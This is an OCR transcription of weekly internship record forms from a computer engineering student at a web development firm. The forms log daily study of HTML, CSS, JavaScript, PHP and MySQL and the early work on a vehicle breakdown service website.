NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Chetan Makwana


DESCRIPTION OF THE WORK DONE IN BRIEF

Day-01 :- - Computer setup (installing required softwares)
- Creating accounts (gmail, github, etc).
- Setting environment and configuration.

Day-02 :- Basic HTML concepts.
- HTML Elements
- HTML Tables
- HTML List

Day-03 :- HTML concepts & CSS concepts
- HTML Classes
- HTML Forms
- Types of CSS

Week-2 (06/02/2023 to 12/02/2023)



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(ગુજરાત અધિનિયમ ક્રમાંક: ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

Annexure I

Enrollment no: 190390107047

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Shankhadeep N. Pradhan

DIARY OF THE WEEK: Dt: 06/02/2023 TO 12/02/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Dreams Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: Information & Technology

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Chetan Makwana

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 1 :- Javascript concepts :-
- JS statements
- JS syntax
- JS Comments

Day 2 :- Javascript Concepts :-
- JS variable & constants

Day 3 :- Javascript Concepts :-
- JS operators
- JS Arithmetic & Assignments

Day 4 :- JS Loops :-
- IF Else,
- JS With, etc

Day 5 :- JS Objects, Functions & Classes

Week-3 (13/02/2023 to 19/02/2023)

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Annexure 1

Enrollment no: 190390107047

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Shashkhadeep N. Pradhan

DIARY OF THE WEEK: Dt: 13/02/2023 TO 19/02/2023

DEPARTMENT: Computer Engineering SEM: 8TH

NAME OF THE ORGANISATION: Dreams Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: Information Technology

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Chetan Makwana

DESCRIPTION OF THE WORK DONE IN BRIEF

Day - 1 :- - PHP Introduction.
- PHP Installation.


Day - 2 :- Basic PHP Concepts
- PHP Syntax
- PHP ~~comments~~ Variables

Day - 3 :- PHP Concepts
- Data types

Day - 4 :- - PHP Strings
- PHP Constants & Operators

Day - 5 :- PHP Conditions
- if - Else - Elseif

Week-4 (20/02/2023 to 26/02/2023)



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Annexure 1

Enrollment no: 190290107047

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Shankhadeep N. Pradhan

DIARY OF THE WEEK: Dt: 20/02/2023 TO 26/02/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Dreams Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: Information Technology

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Chetan Makwana

DESCRIPTION OF THE WORK DONE IN BRIEF

Day-1 :- PHP Loops & Switch Cases

Day-2 :- PHP Arrays & Functions

Day-3 :- PHP forms :-
- Form handling

Day-4 :- PHP forms -
- Form validation
- Form required

Day-5 :- PHP forms -
- PHP Complete form

Week-5 (27/02/2023 to 05/03/2023)

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Annexure I

Enrollment no: 190390107047

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Shankhadeep N. Pradhan

DIARY OF THE WEEK: Dt: 27/02/2023 TO 05/03/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Dreams Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: Information & Technology

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Chetan Makwana

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 1 :- Advanced PHP
- PHP Include
- PHP File Handling

Day 2 :- Advanced PHP
- PHP File Open & Read
- PHP File Create

Day 3 :- PHP Cookies & Sessions

Day 4 :- PHP Filters

Day 5 :- PHP Exceptions

Week-6 (06/03/2023 to 12/03/2023)

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Annexure I

Enrollment no: 190390107047

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Shankhadeep N. Pradhan

DIARY OF THE WEEK: Dt: 06/03/2023 TO 12/03/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Dreams Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: Information & Technology

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Chetan Makwana

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 1 :- MySQL Database
- MySQL Connect
- MySQL Create Database


Day 2 :- Holiday

Day 3 :- Holiday

Day 4 :- MySQL Create Table
- Insert data

Day 5 :- MySQL Insert Multiple Data
- MySQL Order By

Week-7 (13/03/2023 to 19/03/2023)



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Annexure I

Enrollment no: 190390107047

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Shankhadeep N. Pradhan

DIARY OF THE WEEK: Dt: 13/03/2023 TO 19/03/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Dreams Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: Information & Technology

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Chetan Makwana

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 1 :- - How to Creat a Backup Data base
- How to Drop & Alter Table


Day 2 :- -SQL Primary Key
-SQL Foreign key
-SQL Unique key

Day3 :- - SQL Auto Increment
- SQL Dates
- SQL Views

Day 4 :- - My SQL Functions

Day 5 :- - Some Bootstrap 5 required for the website.
- BS5 Form Validation

Week-8 (20/03/2023 to 26/03/2023)



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Annexure I

Enrollment no: 190390107047

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Shashkhadeep N. Pradhan

DIARY OF THE WEEK: Dt: 20/03/2023 TO 26/03/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Dreams Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: Information & Technology

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Chetan Makwana

DESCRIPTION OF THE WORK DONE IN BRIEF

Day1:- We Discussed about what project we going to make and decided "Vehicle breakdown system".

Day2:- We did some brain storming & discussed about what features we will add to our website.

Day3:- Discussed about The Modules
-3 Modules:- Admin, Users & Mechanics.

Day4:- Discussed what we need in Admin and Mechanic Module.

Day5:- Discussed what we need in Users module

Week-9 (27/03/2023 to 02/04/2023)

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Annexure I

Enrollment no: 190290107047

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Shashikadeep N. Pradhan

DIARY OF THE WEEK: DT: 27/03/2023 TO 02/04/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Dr. Jivraj Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: Information Technology

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Chetan Makwana

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 1 :- We started building our project "Vehicle breakdown system".
- Created a registeration & login page.

Day 2 :- Created a page where user can book a vehicle service.

Day 3 :- Added a few new features to the book a service page.

Day 4 :- Holiday

Day 5 :- Created a page where user can give their honest feedback.

Week-10 (03/04/2023 to 09/04/2023)

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Annexure I

Enrollment no: 190390107047

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Shashkhadeep N. Pradhan

DIARY OF THE WEEK: Dt: 03/04/2023 TO 09/04/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Dreams Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: Information & Technology

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Chetan Makwana

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 1 :- Created a page where Mechanic can register & login.

